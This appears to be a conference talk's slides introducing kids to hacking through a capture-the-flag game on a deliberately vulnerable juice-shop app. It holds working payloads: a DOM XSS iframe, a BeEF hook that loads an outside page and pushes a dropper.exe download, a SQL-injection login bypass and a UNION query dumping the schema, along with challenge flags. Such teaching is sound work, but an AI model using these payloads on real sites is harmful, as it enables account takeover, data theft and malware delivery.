

Let's Play A Game

Computer Hacking and Capture the Flag



<https://www.flickr.com/photos/80075387@N00/2590037637>



@jkuemerle@infosec.exchange

- Great speakers with top content
- A fraction of the cost of the more crowded conferences
 - 3-day conference plus lodging for less than \$1000
- Full day deep dive preconference sessions available
- Easy to get to from almost anywhere
- In addition to the breakout sessions you get a great hallway track, attendee reception, game night and more
- Full day of kids & family sessions on Friday, free for families of attendees
- Discounted Kalahari Waterpark room nights: stay, learn and play all in one place




<https://techbash.com> or @techbash



Congratulations
on completing
your jail sentence

Definitions


<https://bit.ly/KM-CTF>



The image shows three panels of a web application interface:

- Left Panel (Register):** A dark header bar with "KidzMash CTF" and navigation links: "Users", "Teams", "Scoreboard", "Challenges". Below it, a "Register" button and a "Login" button. The main area is titled "Register" and contains fields for "User Name", "Email", and "Password", each with a placeholder and a password strength icon. A "Submit" button is at the bottom.
- Middle Panel (Team):** A light gray header bar with the "KidzMash CTF" logo. The main area is titled "Team" and displays the message: "Welcome to KidzMash CTF! In order to participate you must either join or create a team." It features two blue buttons: "Join Team" and "Create Team".
- Right Panel (Create Team):** A dark header bar with the "KidzMash CTF" logo. The main area is titled "Create Team" and contains fields for "Team Name" (set to "foo") and "Team Password" (set to "***"). A note below says: "After creating your team, share the team name and password with your teammates so they can join your team." A green "Create" button is at the bottom.

Web Browser Developer Tools



A screenshot of a web browser window displaying a juice shop website titled "Kidzmash Juice Shop". The main content shows "All Products" with four items: "Apple Juice (1000ml)" at 1.99, "Apple Pomace" at 0.89, "Banana Juice (1000ml)" at 1.99, and "Best Juice Shop Salesman Artwork" at 5000. A developer tools panel is open on the right side, specifically the Network tab, which lists the resources being loaded. The Network tab includes filters for Fetch/XHR, JS, CSS, Img, Media, Font, Doc, WS, Wasm, Manifest, Other, and specific checkboxes for Has blocked cookies, Blocked Requests, and 3rd-party requests. It also shows a timeline with markers for 50 ms, 100 ms, 150 ms, 200 ms, and 250 ms. The bottom of the tools panel shows resource statistics: 0 / 1 requests, 0 B / 398 B transferred, and 0 B / 608 kB resources.

<https://bit.ly/KM-Chef>

Download CyberChef [Download](#)

Last build: 4 months ago

Operations Recipe Input Output

length: 0
lines: 1

length: 239
lines: 8

Operations

Search...

Favourites 

Data format

Encryption / Encoding

- AES Encrypt
- AES Decrypt
- Blowfish Encrypt
- Blowfish Decrypt
- DES Encrypt
- DES Decrypt
- Triple DES Encrypt
- Triple DES Decrypt
- RC2 Encrypt
- RC2 Decrypt
- RC4
- RC4 Drop
- ROT13

STEP  BAKE! Auto Bake



<https://www.flickr.com/photos/35468150609@N01/3658318>

Burp Suite Community Edition

OWASP ZAP

to the OWASP Zed Attack Proxy (ZAP)

is a integrated penetration testing tool for finding vulnerabilities in web applications.

at you should only attack applications that you have been specifically given permission to test

application, enter its URL, below and press "Attack".

<http://www.owasp.org>

Spreading the URL to discover the content

Processed	Method	URI	Flags
1	GET	https://www.owasp.org/index.php/Mohd_Fazli_Azri	
2	GET	https://www.owasp.org/index.php/OWAS	
3	GET	https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project	
4	GET	https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project/Downloads	OUT_OF_SCOPE
5	GET	http://www.blogspot.com/2015/05/10-ways-to-nominate.html	OUT_OF_SCOPE
6	GET	http://www.google.com/search?hl=en&q=10+ways+to+nominate+in+the+award+nomination+process	OUT_OF_SCOPE
7	GET	http://www.google.com/search?hl=en&q=10+ways+to+nominate+in+the+award+nomination+process+for+the+award+nomination+process	OUT_OF_SCOPE
8	GET	https://www.facebook.com/groups/owaspfoundationsociety/timeline/?page_id=79497918	OUT_OF_SCOPE
9	GET	https://plus.google.com/11935048248234813384/nodes/113120c971464aef	OUT_OF_SCOPE
10	GET	https://www.facebook.com/groups/owaspfoundationsociety/timeline/?page_id=79497918	OUT_OF_SCOPE
11	GET	https://plus.google.com/11935048248234813384/posts/JCH824D4	OUT_OF_SCOPE
12	GET	https://www.facebook.com/groups/owaspfoundationsociety/timeline/?page_id=79497918	OUT_OF_SCOPE
13	GET	https://www.facebook.com/groups/owaspfoundationsociety/timeline/?page_id=79497918	OUT_OF_SCOPE



<https://www.flickr.com/photos/45940879@N04/6012209875>

Apple is reported to have paid out \$20 million via its bounty program, and the vendor offers **up to \$2 million for reports of vulnerabilities** that bypass “the specific protections of Lockdown Mode” on its devices, although bounties more typically range from \$5,000 to \$250,000.

<https://portswigger.net/daily-swig/million-dollar-bug-bounties-the-rise-of-record-breaking-payouts>

In fact, **bug bounty programs** are an important part of **managing security bugs** and surfacing potential issues to help companies like Salesforce keep customer data secure. In 2021 alone, Salesforce **rewarded over \$2.8 million in bounties to ethical hackers** who submitted more than 4,700 reports of suspected vulnerabilities.

<https://www.salesforce.com/news/stories/salesforce-bug-bounty-program-swinnen>

Challenge

0 Solves

X

Security Policy

250

Behave like any "white-hat" should before getting into the action. (Difficulty Level: 2)

Unlock Hint for 25 points

Flag

Submit

https://kidzmash.herokuapp.com X +


← → C 🔒 kidzmash.herokuapp.com/.well-known/security.txt

```
Contact: mailto:donotreply@owasp-juice.shop
Encryption: https://keybase.io/bkimminich/pgp_keys.asc?fingerprint=19c01cb7157e4645e9e2c863062a85a8cbfbdcda
Acknowledgements: /#/score-board / Security Policy Flag: 072d4b892a59600f326467c5cf851842f8b5a0d
Preferred-languages: en, ar, az, bg, ca, cs, da, de, el, es, et, fi, fr, ka, he, hi, hu, id, it, ja, ko, lv, my, nl, no, pl, pt, ro, ru, si, sv, th, tr, zh
Expires: Tue, 10 Jan 2023 01:07:39 GMT
```


./well-known/security.txt

<https://bit.ly/3k9jiG3>


@jkuemerle@infosec.exchange




```
<html>
  <head>
    <title>Awesome Web Page</title>
    <script type="text/javascript">
      function boop(){
        alert("BOOP!");
      }
    </script>
  </head>
  <body>
    <p>This is an awesome page!</p>
    <p></p>
    <p>Click the picture</p>
  </body>
</html>
```



Click the picture



@jkueme Click the picture



Challenge

0 Solves



DOM XSS

100

Perform a DOM XSS attack with <iframe>

src="javascript:alert(`xss`)">. (Difficulty Level: 1)

Unlock Hint for 10 points

Flag

Submit

Kidzmash Juice Shop

All Products

Apple Juice (1000ml) 1.99 ^a	Apple Pomace 0.89 ^a	Banana Juice (1000ml) 1.99 ^a
Best Juice Shop Salesman Artwork 5000 ^a	Carrot Juice (1000ml) 2.99 ^a	Eggfruit Juice (750ml)

Only 1 left

Best Juice Shop Salesman Artwork

Me want it!

This website uses fruit cookies to ensure you get the juiciest tracking experience. But me waffl

A screenshot of a web browser window. The title bar says "Kidzmash Juice Shop". The address bar shows the URL "kidzmash.herokuapp.com/#/search?q=<iframe%20src%3D'javascript:alert(%60xss%60)'>". The main content area displays the "Kidzmash Juice Shop" logo and navigation menu. A modal dialog box is centered, displaying the text "kidzmash.herokuapp.com says" followed by "xss" and an "OK" button. Below the modal, a search results section titled "Search Results -" is shown, containing a message "No results found" with the sub-instruction "Try adjusting your search to find what you're looking for." At the bottom right of the page, there are pagination controls: "Items per page: 12", "0 of 0", and navigation arrows.

A screenshot of the "Kidzmash Juice Shop" application interface. The top navigation bar includes a "Open side menu" button, the "Kidzmash Juice Shop" logo, a search icon, an "Account" button, and a "EN" language switcher. A blue notification bar at the top states: "You successfully solved a challenge: DOM XSS (Perform a DOM XSS attack with <iframe src='javascript:alert('xss')'>.)" with a copy link "4dde6329c75cf008d2075898a31ed8b2ea3ff4bc" and a "Copy to clipboard" button. The main content area shows a "Search Results -" section with a large empty rectangular placeholder.

BeEF Control Panel

kuemerle-beef.herokuapp.com/ui/panel#id=BnzWTXc6qcyXbX2A0QYzfoplCOa4pWlcluoq69ltZ44BIZ3O5ntFxWByXeKRYW9gAnU4ij99FZLW38C

BeEF 0.4.7.4-alpha

Hooked Browsers

- Online Browsers
 - evil0x herokuapp.com
 - evil0x herokuapp ? 204.14.236.156
- Offline Browsers
 - evil0x herokuapp.com
 - evil0x herokuapp ? 204.14.236.156

Getting Started Logs Zombies Current Browser

Module Tree Module Results History Clippy

Search	id	date	label
	0	2022-01-09 19:25	command 1

Description: Brings up a clippy image and asks the user to do stuff. Users who accept are prompted to download an executable.

You can mount an exe in BeEF as per extensions/social_engineering/droppers/readme.txt.

Id: 284

Clippy image directory: <https://kuemerle-beef.herokuapp.com:443/clippy/>

Custom text: Looks like you have been hacked!

Executable: <https://kuemerle-beef.herokuapp.com:443/dropper.exe>

Time until Clippy shows his face again: 5000

Thankyou message after downloading: I hacked you more!

Kidzmash Juice Shop

Search Results -

No results found
Try adjusting your search to find what you're looking for.

Items per page: 12 | 0 of 0


Looks like you have been hacked!
Yes | Not now

<https://kidzmash.herokuapp.com/#/search?q=%3Ciframe%20src%3D%22https%3A%2F%2Fkuemerle.github.io%2Fevilco%2Fbeef.html%22%20style%3D%22position%3Dfixed;top%3D200px;bottom%3D200px;right%3D200px;width%3D200px;border%3Dnone;margin%3D20px;padding%3D20px;overflow%3Dhidden;z-index%3D999999;height%3D200px;background%3Dnone%20transparent;%22%20allowtransparency%3D%22true%22%3E%3C%2Fiframe%3E>

<https://bit.ly/KidzMash23Hook>

@jkuemerle@infosec.exchange





Id	Username	Name	Address	Age	Password
1	admin	Admin			*****
2	jsmith	John Smith	123 Main St	22	*****
3	jdoe	Jane Doe	456 First Ave	19	*****

```
SELECT Name, Password FROM Users WHERE Username = 'admin' AND Password = '*****'
```

```
SELECT Name, Password FROM Users WHERE Username = " OR 1=1 -- AND Password = '*****'
```

Challenge

0 Solves



Login Admin

250

Log in with the administrator's user account. (Difficulty Level:
2)

Unlock Hint for 25 points

Flag

Submit



Kidzmash Juice Shop



Account



Login

Email *

' or 1=1 --

Password *

.....



Forgot your password?

Log in

Remember me

Not yet a customer?



You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)

X

5d37c8757706befcf93a1a14b5a913edd34f78226

Copy to clipboard


All Products



Apple Juice
(1000ml)

1.99¤

Add to Basket



Apple Pomace

0.89¤

Add to Basket



Banana Juice
(1000ml)

1.99¤

Add to Basket

Challenge

0 Solves



Database Schema

450

Exfiltrate the entire DB schema definition via SQL Injection.

(Difficulty Level: 3)

Unlock Hint for 45 points

Flag

Submit

```
{"status": "success", "data": [{"id": 1, "name": "Apple Juice (1000ml)", "description": "The all-time classic.", "price": 1.99, "deluxePrice": 0.99, "image": "apple_juice.jpg", "createdAt": "2022-01-09 18:58:00.266 +00:00", "updatedAt": "2022-01-09 18:58:00.266 +00:00", "deletedAt": null}, {"id": 24, "name": "Apple Pomace", "description": "Finest pressings of apples. Allergy disclaimer: Might contain traces of worms. Can be <a href=\"/#recycle\">sent back to us</a> for recycling.", "price": 0.89, "deluxePrice": 0.89, "image": "apple_pressings.jpg", "createdAt": "2022-01-09 18:58:00.274 +00:00", "updatedAt": "2022-01-09 18:58:00.274 +00:00", "deletedAt": null}]}}
```

https://kidzmash.herokuapp.com: x +

kidzmash.herokuapp.com/rest/products/search?q=qwert%27)%20UNION%20SELECT%20sql.%20%272%27.%20%273%27.%20%274%27.%20%275%27.%20%276%27.%20%277%27.%20%278%27.%20%279%2...

{ "status": "success", "data": [{"id": null, "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": "CREATE TABLE `Addresses` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `fullName` VARCHAR(255), `mobileNum` INTEGER, `zipCode` VARCHAR(255), `streetAddress` VARCHAR(255), `city` VARCHAR(255), `state` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE SET NULL ON UPDATE CASCADE), "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", 